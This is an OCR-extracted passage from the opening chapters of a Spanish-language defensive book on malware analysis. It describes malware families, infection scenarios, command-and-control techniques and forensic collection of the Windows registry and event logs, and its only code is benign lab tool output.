Seguridad informática y Malwares

Análisis de amenazas e implementación de contramedidas

Archivos complementarios para descarga

eni ediciones

Colección EPSILON

Paul RASCAGNERES

Identificación de un malware

Seguridad informática y Malwares

Análisis de amenazas e implementación de contramedidas

Análisis básico

Seguridad informática y Malwares

Análisis de amenazas e implementación de contramedidas

Reverse engineering

Técnicas de ofuscación

Seguridad informática y Malwares

Análisis y contramedidas

Este libro describe las técnicas y la metodología utilizadas por los **profesionales del análisis de malwares** (o programas maliciosos). Está dirigido a informáticos apasionados por la seguridad, a profesionales en el dominio de la seguridad informática, que busquen un **enfoque operacional y con un elevado nivel técnico**.

El autor empieza con **la identificación y la clasificación de malwares**, describe a continuación la información que es posible recabar mediante investigaciones digitales legales (**inforenses**) y a continuación la analiza. Esta recopilación de información incluye imágenes de disco, registros de eventos y también imágenes de memoria. Las herramientas y técnicas que permiten **analizar estos datos** se describen **con numerosos ejemplos**.

Una vez identificado el malware, es preciso analizarlo. El autor explica el funcionamiento de las **herramientas de tipo sandbox** y describe diversos formatos de archivo como los documentos pdf, Microsoft Office e incluso archivos binarios de Windows. Para realizar análisis extremadamente técnicos, el libro incluye un capítulo completo dedicado a la técnica de **reverse engineering (o ingeniería inversa)**, el autor explica las **bases del ensamblador (x86 y x64)** y el uso de herramientas de análisis estático como **IDA Pro** y **Radare2** o de depuradores como **Immunity Debugger** y **WinDBG**. Como complemento a esta técnica de reverse engineering, se dedica un capítulo que explica las **técnicas de ofuscación utilizadas** por los malwares, tales como **la ofuscación de cadenas de caracteres** o **el uso de packers**. El autor detalla las técnicas que permiten **desempaquetar archivos binarios empaquetados**. La última parte de este libro expone los **métodos que permiten erradicar los malwares** previamente identificados y analizados.

El libro está ilustrado con ejemplos de análisis de malwares auténticos y **todas las técnicas presentadas se han validado sobre casos reales**. Todos los fragmentos de código fuente del libro pueden descargarse en esta página.

página.

Los capítulos del libro:
Prólogo – Identificación de un malware – Análisis básico – Reverse engineering – Técnicas de ofuscación – Detección, confinamiento y erradicación

Paul RASCAGNERES

Paul RASCAGNERES, a lo largo de su carrera, ha creado en Europa diversos equipos de respuesta a incidentes y también ha realizado numerosos análisis de códigos maliciosos complejos para un fabricante de antivirus. Trabaja actualmente para CERT SEKOIA, donde su misión es analizar malwares durante incidentes de seguridad o en el marco de proyectos de investigación. Participa también activamente en la comunidad anti-malware y es autor de numerosas publicaciones. Con el paso de los años, ha creado bases de datos de malwares que están a disposición de los investigadores. Conferenciante a nivel internacional (Europa, Asia, América) en temas relacionados con el análisis de malwares, comparte en este libro sus conocimientos en este dominio de la seguridad.

Introducción

Este libro está dirigido a los apasionados de la seguridad informática, pero también a los profesionales del sector que

deseen adquirir las competencias necesarias para gestionar un incidente de seguridad vinculado a la infección por un virus o incluso comprender el funcionamiento de un malware.

Para seguir el desarrollo de este libro, es preferible tener nociones previas acerca de los sistemas operativos Windows, sobre redes y también nociones en desarrollo de software.

El objetivo de este libro es poder analizar una máquina e identificar si está infectada o no por un malware. Una vez confirmada la infección, es necesario poder analizar dicho malware mediante distintas técnicas para comprender el funcionamiento y crear firmas que permitan identificarlo en todo el parque informático.

Hoy en día, los ataques informáticos y el uso de malwares son cada vez más habituales. Con frecuencia, los medios de comunicación se apresuran en mostrar casos de ataques con malwares tales como Stuxnet, Turla o incluso Regin. Entre sus variados objetivos se encuentran los Estados, las empresas cotizadas en bolsa o los periodistas. El análisis de malwares no está reservado únicamente a las empresas de antivirus. Para poder gestionar estos casos cada vez más frecuentes y avanzados, las empresas deben, con ayuda de sus empleados, ser capaces de comprender las técnicas y la metodología utilizadas por los especialistas del análisis de malwares.

Este libro nace de una necesidad expresada tras numerosas intervenciones en empresas atacadas con éxito o tras descubrir redes infectadas desde hace meses. Existe una demanda en formación acerca del análisis de malwares; este libro puede servir, perfectamente, de soporte para un curso de formación.

Este libro está dividido en cinco capítulos. Cada capítulo se ilustra con ejemplos reales, estudiados durante intervenciones realizadas como respuesta a incidentes de seguridad o durante análisis realizados para distintos

proyectos de investigación.
El capítulo Identificación de un malware presenta en primer lugar las distintas familias de malwares. Muestra, a continuación, varios escenarios de infección, así como las principales técnicas que utilizan los malwares para contactar con sus servidores de administración. Tras esta presentación, el capítulo aborda los datos que hay que recopilar para realizar una investigación, así como el modo de operación de los atacantes en caso de ataques avanzados dirigidos a objetivos concretos (llamados APT).

El capítulo Análisis básico explica la creación de un laboratorio de análisis de malwares. De este modo, presenta distintos formatos de archivos, tales como los formatos PE, PDF, JAR, Office o incluso Flash. A continuación, el capítulo muestra técnicas que permiten seguir el flujo de ejecución de un binario en Windows y el uso de la herramienta de software libre Cuckoo Sandbox. Termina presentando recursos disponibles en Internet correspondientes al análisis de malwares.

El capítulo Reverse engineering es el más complejo del libro. Este capítulo presenta el ensamblador x86 necesario para este tipo de tareas. A continuación, se exponen las herramientas relacionadas con el análisis estático y dinámico. Se realiza también una presentación de la API de Windows para comprender las acciones de un malware.

El capítulo Técnicas de ofuscación es la continuación natural del capítulo Reverse engineering. En efecto, para complicar los análisis, los atacantes utilizan las técnicas que se presentan en este capítulo. La ofuscación de cadenas de caracteres y de la API de Windows se explica con ejemplos concretos. La parte más importante de este capítulo está dedicada a los packers y cómo depackar un malware. Se realizará una descripción completa del packer utilizado por Hacking Team.

El capítulo Detección, confinamiento y erradicación de un malware empieza presentando los indicadores de compromiso, así como las herramientas vinculadas con este dominio. A continuación, se explica cómo crear firmas de los malwares analizados. Se presentará el antivirus de software libre ClamAV.

En el momento de escribir este prólogo, no existe ningún libro en castellano dedicado a este tema. El objetivo de

este libro es resolver esta carencia esperando que permita gestionar ataques o infecciones de forma correcta y con rapidez.

Presentación de los malwares por familias

1. Introducción

En primer lugar, es necesario definir qué es un malware (o software malicioso). Un malware es un software creado con el objetivo de comprometer un sistema informático sin el consentimiento del propietario de este sistema.

Los primeros malwares nacieron en los años 1970. El primero de todos, llamado *Creeper*, era capaz de conectarse a un sistema remoto utilizando un módem y mostrar el siguiente mensaje de error: "I'M THE CREEPER: CATCH ME IF YOU CAN". Más tarde, los malwares evolucionaron; en la actualidad son capaces de modificar la velocidad de giro de una centrifugadora, como hizo en 2010 el malware *Stuxnet* en una central nuclear iraní, robar información sensible, como hizo *Flamer* en 2012, o incluso más recientemente, en 2015, utilizar enlaces de satélite para comunicarse con el atacante, como fue el caso de *Turla*.

Existen millones de malwares diferentes. Estos malwares poseen funcionalidades distintas y es posible clasificarlos por familias. Es importante poder clasificar un malware en función de su impacto y de su objetivo.

2. Backdoor

Los *backdoors* son malwares que permiten a un atacante tomar el control sobre el sistema infectado. En sus comienzos, estos malwares abrían un puerto de escucha en la máquina infectada. Gracias a este puerto abierto, el atacante podía conectarse a la máquina para administrarla a distancia. Esta técnica configura una conexión en cada máquina y la administración de un parque de máquinas infectadas es, en este caso, más laboriosa. Nos damos cuenta de que este enfoque limita el número de máquinas que puede gestionar de forma humana un único atacante. Para superar esta limitación, estos backdoors han evolucionado a *botnet*. Un botnet es un conjunto de máquinas infectadas vinculadas entre sí mediante un servidor central que difunde las órdenes a través del *botnet*. Este servidor central se denomina, a menudo, C&C o C2 (*Command and Control*). Estos servidores pueden ser servidores IRC (*Internet Relay Chat*) o incluso servidores web. De esta manera, el atacante puede administrar miles de máquinas desde un punto central. Esta arquitectura cliente/servidor se endulza mediante un modelo entre pares (en inglés *peer-to-peer*): algunos recopiladores obtienen órdenes desde el C&C y a continuación transmiten estas órdenes en el vecindario del propio recolector. Poco a poco las órdenes se difunden en todo el botnet. *Waledac* es un buen ejemplo de dicha arquitectura.

Se han creado frameworks para facilitar la administración de estas máquinas infectadas. Estos frameworks, denominados RAT (*Remote Administration Tool*), permiten no solo tomar el control sobre las máquinas infectadas, sino también automatizar las capturas de pantalla, la transferencia de archivos entre el atacante y la máquina infectada, gestionar el registro de Windows… Las funcionalidades de estos RAT están limitadas únicamente por la imaginación de los desarrolladores. Estos frameworks se denominan, en ocasiones, caballos de Troya, haciendo referencia a la mitología griega.

Para conocer el impacto de este tipo de malware, existen numerosos ejemplos de uso. Por ejemplo, durante las revoluciones del mundo árabe en 2011, las autoridades sirias utilizaron un RAT llamado *DarkComet* para controlar los ordenadores de los opositores al régimen.

Para este tipo de malware, el primer trabajo de análisis de malwares consiste en encontrar el C&C para bloquear cualquier acceso al servidor. Si bien este bloqueo no limpia las máquinas infectadas por el malware, sí permite neutralizar al atacante, pues en efecto no será capaz de enviar más órdenes al botnet. Este enfoque permite ganar cierto tiempo para continuar con el análisis. La segunda etapa consiste en comprender cómo erradicar el malware, es decir desinfectar la máquina. En tercer lugar, se intentarán conocer las funcionalidades del malware para determinar su impacto, así como su protocolo de comunicación con el C&C para, por ejemplo, definir una detección genérica de su tráfico de red. Esta última detección genérica va a permitir detectar nuevos C&C...

3. Ransomware y locker

Los *ransomwares* son malwares creados para que el usuario infectado no pueda utilizar su sistema de información o consultar sus documentos sin pagar un rescate al atacante.

En este caso, donde ya no es posible consultar los datos, el ransomware cifra los archivos y el atacante no dará la clave de descifrado hasta haber recibido el rescate. Este tipo de malware se denomina un *locker*.

En el caso de que el sistema de información esté comprometido, la máquina estará limitada en su uso. Por ejemplo, es imposible conectarse a Internet. En este caso, el atacante proporciona un programa de desbloqueo una vez recibe el rescate.

Para este tipo de malware, el análisis deberá incluir el algoritmo de cifrado o los mecanismos de bloqueo de la máquina implementados por el atacante. En efecto, la existencia de errores en la implementación o el uso de algoritmos débiles permiten, a menudo, restaurar los archivos de la víctima sin pagar ningún rescate.

Existen numerosos ransomwares; entre ellos *Matsnu* (o *Rannoh*) es particularmente interesante. Una de las características de este malware es su gran velocidad de propagación, así como el importante número de máquinas bloqueadas. Este ransomware tenía interfaz con varios servidores de administración. Además, para volver el análisis todavía más complejo, el malware generaba claves de cifrado únicas para cada archivo cifrado. El cifrado utilizado era el RC4, considerado un algoritmo de cifrado fuerte.

4. Stealer

Los *stealers* (ladrones) son malwares cuyo objetivo es robar información o datos de la máquina infectada. Como en el caso de los backdoors, estos malwares se conectan a servidores centrales para enviar los datos sustraídos. Estos datos pueden ser de cualquier tipo: correos electrónicos, planos, números de tarjetas de crédito, bitcoins (moneda virtual)…

Como para los backdoors, el objetivo del análisis es encontrar el C&C para bloquear todas las comunicaciones con él. La segunda etapa consiste en analizar qué tipos de datos se han filtrado por este malware para evaluar el impacto.

Existen muchas maneras de extraer datos de un sistema: el atacante puede utilizar numerosos canales de comunicación, tales como el envío de correos electrónicos, salas IRC o incluso la web, enviando por ejemplo la información mediante *PasteBin*, una herramienta que permite copiar un texto para que esté disponible para otros internautas.

Este tipo de malware puede ilustrarse por el caso de *Duqu*, descubierto en 2011 en el laboratorio de criptografía y de seguridad de sistemas de la universidad politécnica y económica de Budapest. Este malware se diseñó para capturar las pulsaciones del teclado de la máquina infectada y también para recuperar información relativa al sistema infectado. Los objetivos de este malware eran poco numerosos y correspondían esencialmente a sistemas de control industrial. Los malwares que permiten capturar lo que se introduce por el teclado se denominan *keyloggers*.

5. Rootkit

Los *rootkits* son malwares que sirven para disimular la actividad del atacante en la máquina infectada. Los primeros rootkits aparecieron en 1994 sobre Linux, en 1998 sobre Windows y en 2004 sobre Mac OS X.

El primer objetivo de un rootkit es disimular, para lo cual el rootkit va a eliminar su traza en los registros del sistema. También va a ocultar su existencia en el registro e incluso en el sistema de archivos mediante mecanismos de *hook*.

Un *hook* consiste en reemplazar una llamada al sistema operativo por otra llamada. En nuestro caso, el malware puede, por ejemplo, reemplazar la llamada al sistema que permite mostrar los archivos presentes en una carpeta por una llamada modificada que muestra únicamente los archivos que no están relacionados con el rootkit. De este modo, los archivos necesarios para el funcionamiento del malware permanecen ocultos.

Un rootkit ocultará, por ejemplo, la actividad de su proceso o su actividad de red. De este modo, el usuario de la máquina infectada será capaz de ver que un programa indeseado está en funcionamiento en su equipo. Además, los rootkits pueden, eventualmente, detener los antivirus o firewalls para que no se les interrumpa cuando el atacante se conecte a la máquina infectada. De manera similar a un backdoor, los rootkits dejan generalmente una puerta secreta que permitirá al atacante utilizar la máquina infectada.

Los rootkits necesitan privilegios elevados para poder funcionar. Es frecuente, por tanto, que estos rootkits sean drivers del núcleo que se cargan automáticamente tras el arranque de la máquina. En los últimos años han aparecido nuevos tipos de rootkit que trabajan a nivel del firmware o a nivel de la BIOS de la máquina. Estos rootkits son muy complicados de identificar, puesto que el sistema operativo no es capaz de analizarlos. En 2010, un investigador publicó un método que permitía reemplazar el firmware de una tarjeta de red. Este nuevo firmware permitía tomar el control remoto de la máquina infectada sin modificar en absoluto el sistema operativo.

Este tipo de malware es el más complicado de analizar. Las funcionalidades son múltiples, el tamaño de este tipo de malware es, generalmente, grande y su disimulo hace que el análisis sea todavía más arduo.

TDL-4 es un malware que utilizaba un rootkit. Este rootkit se instalaba en el MBR (*Master Boot Record*) del disco duro. El MBR es el sector de arranque del disco duro, que permite al sistema arrancarlo. El hecho de encontrarse en esta sección del disco hacía que su detección por parte de un antivirus fuera mucho más difícil. Se estima que en junio de 2011 existían más de 4 millones de máquinas infectadas por este rootkit.

Más recientemente, ha aparecido el rootkit *Turla* (también conocido con el nombre *Uroburos* y *Snake*). Su particularidad es sortear ciertas protecciones implementadas por Microsoft para limitar el uso de rootkits en los sistemas operativos Windows. Esta protección y la forma de sortearla se explicarán más adelante en este libro.

Escenario de infección

1. Introducción

Es importante comprender cómo es posible instalar un malware sobre una máquina. Existen numerosos escenarios de inyección, y a los atacantes no les falta creatividad para infectar el mayor número de máquinas posible. Ciertos botnets, como *Cutwall*, contienen más de dos millones de máquinas a disposición de los administradores.

2. Escenario 1: la ejecución de un archivo adjunto

Este escenario es el más simple y el más común, y se basa en la credulidad de los usuarios de equipos informáticos. Su principio consiste en incitar al usuario a infectar su propia máquina. El malware, con formato de archivo ejecutable, puede difundirse mediante un correo electrónico o incluso mediante enlaces en las redes sociales. Se acompaña de algún mensaje que trata de confundir a la víctima mediante técnicas de estafa usuales, como el afán de lucro. En ocasiones, estos malwares se envían incluso desde fuentes de confianza cuya identidad se ha usurpado.

Por esta razón, se recomienda no abrir los archivos adjuntos ejecutables enviados por correo electrónico si no se espera recibirlos, o si el correo electrónico está escrito de una manera poco habitual.

Algunos sitios proporcionan también vídeos o fotos para animar a los usuarios a descargar las aplicaciones e instalarlas. Muchos sitios para adultos están especializados en la distribución de archivos binarios que permiten acceder a servicios privilegiados en los sitios en cuestión. A menudo, estos ejecutables son en realidad malwares que el usuario curioso instalará él mismo en la máquina.

3. Escenario 2: el clic desafortunado

El segundo escenario es más complejo que el primero y la infección no la provoca directamente el usuario. Los atacantes utilizan vulnerabilidades del navegador (o de sus extensiones) para desplegar automáticamente sus malwares. Este método explota el hecho de que muchos usuarios no actualizan su sistema operativo, su navegador o incluso las extensiones utilizadas por el navegador, tales como Flash o Java.

En agosto de 2015, se hizo pública una vulnerabilidad importante de Flash gracias a la participación de la empresa Hacking Team. Esta vulnerabilidad permitía ejecutar comandos en la máquina de un usuario. Para ello, el usuario de la máquina tenía, simplemente, que visitar la página maliciosa. Nada permitía saber que se estaba produciendo una infección simplemente por estar conectado a esta página web. Los desarrolladores de malwares han explotado ampliamente esta vulnerabilidad para infectar una gran cantidad de máquinas.

En este escenario, sigue siendo necesaria alguna acción por parte del usuario, pero esta acción se limita a un simple clic. Con los servicios que permiten acortar las URL utilizadas en las redes sociales, es cada vez más frecuente hacer clic en enlaces sin saber realmente a dónde apuntan.

Desde hace varios años, el ecosistema de los cibercriminales ha visto un aumento fulgurante de los exploit-kits. Se trata de frameworks que se venden en el mercado negro y que permiten explotar varias vulnerabilidades sobre un objetivo para aumentar las posibilidades de comprometerlo. Por ejemplo, ciertos exploit-kits detectan las versiones del navegador de destino, así como las versiones de las extensiones (Flash, Java, Silverlight...) y accionarán el exploit conveniente en función de los resultados para ejecutar el malware en la máquina objetivo.

4. Escenario 3: la apertura de un documento infectado

Este escenario es una mezcla de los dos anteriores. En efecto, cada vez más usuarios desconfían de archivos binarios desconocidos. Los atacantes envían, en este caso, documentos multimedia que a menudo se consideran sin riesgo.

Los archivos de tipo PDF o incluso los archivos vinculados a herramientas ofimáticas tales como los DOC, XLS o PPT

(de la suite Office de Microsoft) no son, en efecto, ejecutables, no modifican en absoluto la configuración de la máquina que abre este tipo de documento. Sin embargo, como todo software, las aplicaciones que permiten leer estos documentos pueden presentar vulnerabilidades. De este modo, ciertos atacantes utilizan estos documentos para desplegar código malicioso sin que el usuario se dé cuenta de que esto ocurre.

Mediante este método se instaló el malware *Duqu*, utilizando una vulnerabilidad en la gestión de las fuentes en Windows.

5. Escenario 4: los ataques informáticos

Este escenario afecta a las empresas más que a los usuarios particulares. Los atacantes pueden buscar y encontrar vulnerabilidades en los sistemas abiertos en Internet. Los servidores web o los servidores de correo electrónico son ejemplos de sistemas frontera que se comportan como una especie de interfaz entre Internet y la red interna.

Una vez que un atacante descubre una vulnerabilidad que permite ejecutar comandos, está en posición de desplegar un malware. Sobre dichos servidores, la forma de ataque consiste en poder progresar desde esta frontera hacia la red interna de la empresa para alcanzar máquinas que sean de interés para los atacantes, tales como controladores de dominio, servidores de bandejas de correo electrónico o servidores de archivos.

6. Escenario 5: los ataques físicos: infección por llave USB

Este último escenario, para poder realizarlo, necesita un acceso físico a la máquina que se desea comprometer. Existen llaves USB (por ejemplo la *USB Rubber Ducky*) que pueden hacerse pasar por un teclado. Es posible configurar esta llave para que, una vez conectada a una máquina, escriba lo que el atacante haya configurado previamente. La máquina podrá, entonces, descargar un software malicioso y ejecutarlo.

Esta técnica puede parecer compleja de implementar; sin embargo, existen numerosos terminales multimedia disponibles en lugares públicos cuyos puertos USB son perfectamente accesibles.

Técnicas de comunicación con el C&C

1. Introducción

Los canales de comunicación entre el malware y su C&C (*Command and Control*) son a menudo un punto débil de la infección. Para reforzar su trabajo, los desarrolladores de malwares refuerzan los canales de comunicación con objeto de hacerlos todavía más discretos, más difíciles de cortar. La mayoría de los malwares consultan a los C&C mediante un nombre de dominio; este nombre apunta a alguna dirección IP. Existen varias soluciones que permiten cortar estos canales de comunicación: dejando no disponible la dirección IP o apuntando el nombre de domino a algún elemento vacío. Tales medidas permiten detener la actividad de un malware.

Esta sección aborda las técnicas de protección utilizadas por los malwares para hacer que los canales de comunicación sean más resistentes frente a dichas contramedidas. En ciertos casos, mucho más raros, el malware no contacta directamente con ningún C&C; se queda esperando órdenes de manera pasiva. Este tipo de enfoque es

más discreto y, por lo tanto, difícil de identificar. Es, sin embargo, más complejo de implementar y de mantener.

2. Actualización de la lista de nombres de dominio

Esta técnica consiste en actualizar la lista de direcciones de los C&C. Dicho comando se opera, a menudo, a distancia por el propio C&C o mediante un C&C de emergencia. Los malwares disponen generalmente de varias direcciones donde pueden alcanzar un C&C. Si alguna de las direcciones no es accesible, uno de los C&C que todavía están activos avisa a la máquina infectada y le comunica una o varias nuevas direcciones de C&C. Este método funciona correctamente siempre y cuando no se corten simultáneamente todos los C&C.

3. Comunicación mediante HTTP/HTTPS/FTP/IRC

En la actualidad, los malwares tienden a utilizar protocolos de comunicación conocidos. Existen varios motivos para realizar esta elección:

1. Resulta mucho más discreto, para un malware, comunicarse mediante un protocolo que se utilice en las instalaciones del objetivo. Se confundirá con la masa y esto evitará levantar sospechas.
2. Existen API para todos los protocolos estándar, lo que facilita el desarrollo del malware.

El protocolo IRC se utilizaba a principios de los años 2000. En la actualidad, la mayoría de los malwares y de botnets utilizan los protocolos HTTP o HTTPS. El protocolo HTTPS es algo más complicado de analizar, puesto que está cifrado.

No es raro encontrar el protocolo FTP. Se utiliza para transferir archivos (por ejemplo, para recuperar los archivos sustraídos o capturas de pantalla de la máquina infectada).

El uso de los protocolos HTTP y HTTPS se facilita en Windows mediante los objetos COM. Estos objetos permiten manipular los sistemas Windows. En el caso que nos ocupa, estos objetos pueden manipular el navegador Internet Explorer para conectarse al C&C. Los objetos COM se describen más adelante en este libro.

4. Comunicación mediante e-mail

Es posible, para un malware, utilizar el cliente de correo electrónico del usuario infectado para comunicarse con el exterior (por ejemplo, utilizando archivos adjuntos). Esta técnica de comunicación también se ve facilitada por los objetos COM de Microsoft Windows. En este caso concreto, los objetos COM pueden utilizarse para manipular Microsoft Outlook y, por tanto, los correos electrónicos del usuario, leerlos o incluso enviarlos.

5. Comunicación mediante una red punto a punto

Para proteger y hacer que un botnet sea más difícil de cortar, los creadores de malwares han pensado en implementar formas de explotar los enlaces cercanos (punto a punto) en sus malwares. En este caso, las máquinas infectadas no se comunican directamente con un C&C, sino que se comunican entre sí para intercambiar información (como por ejemplo su configuración, etc.). Este era el caso del malware bancario *Gameover Zeus*.

6. Comunicación mediante protocolos propietarios

Existen malwares para los que los creadores han implementado un protocolo propietario de comunicaciones a través de Internet. Es el caso del conocido *PoisonIvy*. Este tipo de enfoque es menos frecuente, puesto que resulta fácil detectar este flujo no convencional entre el flujo de datos legítimos.

7. Comunicación pasiva

Uno de los enfoques más interesantes para comunicarse con la máquina infectada es la comunicación pasiva. Esta técnica solo es eficaz en máquinas conectadas a Internet. La máquina va a esperar una solicitud del atacante y, una vez realizada, se implementará una conexión con ella. Una segunda ventaja de esta técnica es que el malware no necesita conocer el servidor peticionario.

Este es el caso de la versión servidor del malware *Derusbi*. Este crea un filtro de red en la máquina infectada y espera a una secuencia de red particular. Si se envía esta secuencia a la máquina infectada, entonces se establece un flujo de comunicación entre el emisor de la secuencia y el malware instalado en la máquina con el objetivo de administrarla.

8. Fast flux y DGA (Domain Generation Algorithms)

El fast flux es una técnica que utiliza características del protocolo DNS (*Domain Name System*), encargado de gestionar los nombres de dominio. Esta técnica permite atribuir a un nombre de dominio varias direcciones IP. He aquí un ejemplo donde se oculta entre la masa la dirección de los C&C:

```
rootbsd@lab:~$ nslookup dummy.com
Server:      127.0.0.1
Address:   127.0.0.1#53

Non-authoritative answer:
Name:        dummy.com
Address: 192.168.34.10
Name:        dummy.com
Address: 192.168.34.11
Name:        dummy.com
Address: 192.168.34.102

rootbsd@lab:~$ nslookup dummy.com
Server:      127.0.0.1
Address:   127.0.0.1#53

Non-authoritative answer:
Name:        dummy.com
Address: 192.168.37.100
Name:        dummy.com
Address: 192.168.37.10 1
Name:        dummy.com

Address: 192.168.37.102

rootbsd@lab:~$ nslookup dummy.com
Server:      127.0.0.1
Address:   127.0.0.1#53

Non-authoritative answer:
Name:        dummy.com
Address: 192.168.77.1
Name:        dummy.com
Address: 192.168.77.2
Name:        dummy.com
Address: 192.168.77.3
```

Cada vez que se utiliza el comando `nslookup`, se muestra una lista diferentes de tres direcciones IP.

DGA es una técnica que consiste en generar un número enorme de direcciones DNS para contactar con un C&C. Por ejemplo, el malware *Conficker.C* generaba cerca de 50.000 nombres de dominio al día.

Recogida de información

1. Introducción

Antes de analizar un malware, es necesario encontrarlo. Para poder identificarlo, es preciso recopilar diversa información en la máquina potencialmente infectada. Para realizar dicha recogida de información, es preferible desconectar el disco duro de la máquina infectada y conectarlo en una máquina sana para trabajar desde ella. No es conveniente trabajar en la máquina infectada; los malwares pueden alterar el funcionamiento de la máquina y ocultar información al analista.


La recogida se realiza directamente sobre el disco duro de la máquina infectada. Sobre este disco duro, existen cuatro cosas que resultan interesantes para llevar a cabo un análisis:

- El registro (únicamente en Windows).
- Los registros de eventos.
- Los archivos ejecutados durante el arranque.
- El sistema de archivos.

2. Recogida y análisis del registro

El registro es una base de datos que utiliza Windows. Contiene todos los parámetros de configuración del sistema operativo. Tiene forma de árbol. Cada rama contiene uno o varios nombres, un tipo por nombre y un valor para cada nombre. La configuración de numerosas herramientas se encuentra en el registro. Por ejemplo, la configuración del fondo de escritorio se encuentra en la rama *HKEY_CURRENT_USER\Control Panel\Desktop*. Su nombre es *Wallpaper*, es de tipo *REG_SZ* y su valor se corresponde con la ruta del archivo de fondo de escritorio.

En Windows, puede consultarse mediante el comando `regedit.exe`.



El registro se almacena en archivos. Estos archivos se encuentran en el disco duro de la máquina. He aquí la ubicación de cada registro:

- *HKEY_USERS*:
  \Documents and Setting\User Profile\NTUSER.DAT
- *HKEY_USERS\DEFAULT*:
  C:\Windows\system32\config\default
- *HKEY_LOCAL_MACHINE\SAM*
  C:\Windows\system32\config\SAM
- *HKEY_LOCAL_MACHINE\SECURITY*:
  C:\Windows\system32\config\SECURITY
- *HKEY_LOCAL_MACHINE\SOFTWARE*:
  C:\Windows\system32\config\software
- *HKEY_LOCAL_MACHINE\SYSTEM*:
  C:\Windows\system32\config\system

Estos archivos no son archivos de texto. Para visualizar su contenido es necesario utilizar una herramienta. Existen clientes gráficos, tales como *Windows Registry Recovery*, disponible en www.mitec.cz, o clientes por línea de comandos, como reglookup, disponible en http://sentinelchicken.org/.

He aquí un uso sencillo de `reglookup`:

```
rootbsd@lab:~$ reglookup NTUSER.DAT | more
PATH,TYPE,VALUE,MTIME
/,KEY,,2012-05-16 21:20:30
/AppEvents,KEY,,2012-05-16 14:16:20
/AppEvents/EventLabels,KEY,,2012-05-16 14:16:20
```

```
/AppEvents/EventLabels/.Default,KEY,,2012-05-16  14:16:20
/AppEvents/EventLabels/.Default/,SZ,Default  Beep,
/AppEvents/EventLabels/.Default/DispFileName,SZ,@mmsys.cpl%2C-
5824,
/AppEvents/EventLabels/AppGPFault,KEY,,2012-05-16  14:16:20
/AppEvents/EventLabels/AppGPFault/,SZ,Program  error,
/AppEvents/EventLabels/AppGPFault/DispFileName,SZ,@mmsys.cpl%2C-
5825,
```

3. Recogida y análisis de los registros de eventos

Los registros de eventos contienen el histórico de eventos producidos en la máquina. Estos registros agrupan tanto los eventos de sistema como los eventos de aplicación o incluso los eventos vinculados con la seguridad.

Estos registros permiten trazar toda la actividad de la máquina: la creación de cuentas, la creación y arranque de servicios, las conexiones remotas… En caso de que una máquina esté comprometida, es importante poder leerlos y comprender el origen del ataque.

Estos registros tienen formato .evt (o evtx desde Windows Vista) y se almacenan generalmente en la carpeta *C:\Windows\system32\config*. Estos archivos no son archivos de texto. Para convertirlos en .csv es posible utilizar la herramienta *log2timeline*.

He aquí un uso de `log2timeline`:

```
rootbsd@lab:~$ log2timeline SysEvent.Evt > SysEvent.csv
-----------------------------------------------------------------
      [WARNING]
No timezone has been chosen so the local timezone of this
machine is chosen as the timezone of the suspect drive.

If this is incorrect, then cancel the tool and re-run it
using the -z TIMEZONE parameter to define the suspect drive

timezone settings (and possible time skew with the -s parameter)
(5 second delay has been added to allow you to read this message)
-----------------------------------------------------------------
Start processing file/dir
